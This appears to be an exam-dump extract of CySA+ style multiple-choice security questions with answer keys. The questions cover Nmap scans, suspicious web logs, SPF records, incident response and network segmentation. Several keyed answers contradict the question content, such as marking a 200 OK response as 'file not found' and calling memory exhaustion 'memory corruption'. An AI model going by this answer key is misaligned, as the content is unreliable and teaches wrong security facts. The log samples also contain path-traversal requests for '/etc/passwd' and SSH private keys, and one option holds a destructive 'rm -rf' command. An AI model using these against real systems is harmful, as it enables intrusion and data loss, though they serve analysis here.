When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

- A. nmap -sA -O <system> -noping
- B. nmap -sT -O <system> -P0
- C. nmap -sS -O <system> -P0
- D. nmap -sQ -O <system> -P0

**Answer:** C

#### NEW QUESTION 199

A cybersecurity analyst is currently checking a newly deployed server that has an access control list applied. When conducting the scan, the analyst received the following code snippet of results:

```
Mail Server1
Trying 192.168.2.2
Connected
Get / HTTP/ 1.0

HTTP:1.0 200 Document follows
Server: server/0.10
Connection: close
Set-Cookie: testing=1; path=/
```

Which of the following describes the output of this scan?

- A. The analyst has discovered a False Positive, and the status code is incorrect providing an OK message.
- B. The analyst has discovered a True Positive, and the status code is correct providing a file not found error message.
- C. The analyst has discovered a True Positive, and the status code is incorrect providing a forbidden message.
- D. The analyst has discovered a False Positive, and the status code is incorrect providing a server error message.

**Answer:** B

#### NEW QUESTION 204

An incident responder successfully acquired application binaries off a mobile device for later forensic analysis. Which of the following should the analyst do NEXT?

- A. Decompile each binary to derive the source code.
- B. Perform a factory reset on the affected mobile device.
- C. Compute SHA-256 hashes for each binary.
- D. Encrypt the binaries using an authenticated AES-256 mode of operation.
- E. Inspect the permissions manifests within each application.

**Answer:** C

#### NEW QUESTION 207

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00 /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22 172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 1214/cupsd
tcp 0 0 0.0.0.0:443 0.0.0.0:* LISTEN 1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run `crontab -r; rm -rf /tmp/.t` to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run `kill -9 1325` to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the `/tmp/.t/t` file, as it is likely to be a rogue SSHD server.

**Answer: B**

#### NEW QUESTION 209

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization. The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message. In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data.
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist.
- C. Remove all external recipients from the employee's address book.
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

**Answer: B**

#### NEW QUESTION 212

During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation. Which of the following would cause the analyst to further review the incident?

- A)  
`BadReputationIp - - [2019-04-12 10:43Z] "GET /etc/passwd" 403 1023`
- B)  
`BadReputationIp - - [2019-04-12 10:43Z] "GET /index.html?src=../../ssh/id_rsa" 401 17044`
- C)  
`BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=/etc/passwd" 403 11056`
- D)  
`BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=../../ssh/id_rsa" 200 15036`
- E)  
`BadReputationIp - - [2019-04-12 10:43Z] "GET /favicon.ico?src=../user/share/icons" 200 19064`

- A. Option A
- B. Option B
- C. Option C
- D. Option D
- E. Option E

**Answer: D**

#### NEW QUESTION 217

Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?

- A. Enumeration and OS fingerprinting
- B. Email harvesting and host scanning
- C. Social media profiling and phishing
- D. Network and host scanning

**Answer: C**

#### NEW QUESTION 219

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is `comptia.org`. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:\_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the domain controller.
- D. Add TXT @ "v=spf1 mx include:\_spf.comptia.org +all" to the web server.

**Answer:** A

#### NEW QUESTION 221

An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT      STATE      SERVICE
20/tcp    filtered  ftp-data
21/tcp    filtered  ftp
22/tcp    open      ssh
23/tcp    open      telnet
80/tcp    open      http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

- A. Port 21
- B. Port 22
- C. Port 23
- D. Port 80

**Answer:** C

#### NEW QUESTION 226

A security team is implementing a new vulnerability management program in an environment that has a historically poor security posture. The team is aware of issues patch management in the environment and expects a large number of findings. Which of the following would be the MOST efficient way to increase the security posture of the organization in the shortest amount of time?

- A. Create an SLA stating that remediation actions must occur within 30 days of discovery for all levels of vulnerabilities.
- B. Incorporate prioritization levels into the remediation process and address critical findings first.
- C. Create classification criteria for data residing on different servers and provide remediation only for servers housing sensitive data.
- D. Implement a change control policy that allows the security team to quickly deploy patches in the production environment to reduce the risk of any vulnerabilities found.

**Answer:** B

#### NEW QUESTION 227

A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-m-the-middle attack .The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

- A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network,
- B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router.
- C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
- D. Conduct a wireless survey to determine if the wireless strength needs to be reduced.

**Answer:** A

#### NEW QUESTION 228

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources. Which of the following BEST describes this attack?

- A. Injection attack
- B. Memory corruption
- C. Denial of service
- D. Array attack

**Answer:** B

#### NEW QUESTION 229

A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach. Which of the following is the BEST mitigation to prevent unauthorized access?

- A. Single sign-on
- B. Mandatory access control
- C. Multifactor authentication
- D. Federation
- E. Privileged access management

**Answer:** E

#### NEW QUESTION 232

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

**Answer:** BD

#### NEW QUESTION 237

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

**Answer:** B

#### NEW QUESTION 238

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be.

- A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
- B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
- C. bridged between the IT and operational technology networks to allow authenticated access.
- D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

**Answer:** D

#### NEW QUESTION 242

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

**Answer:** C

#### NEW QUESTION 245

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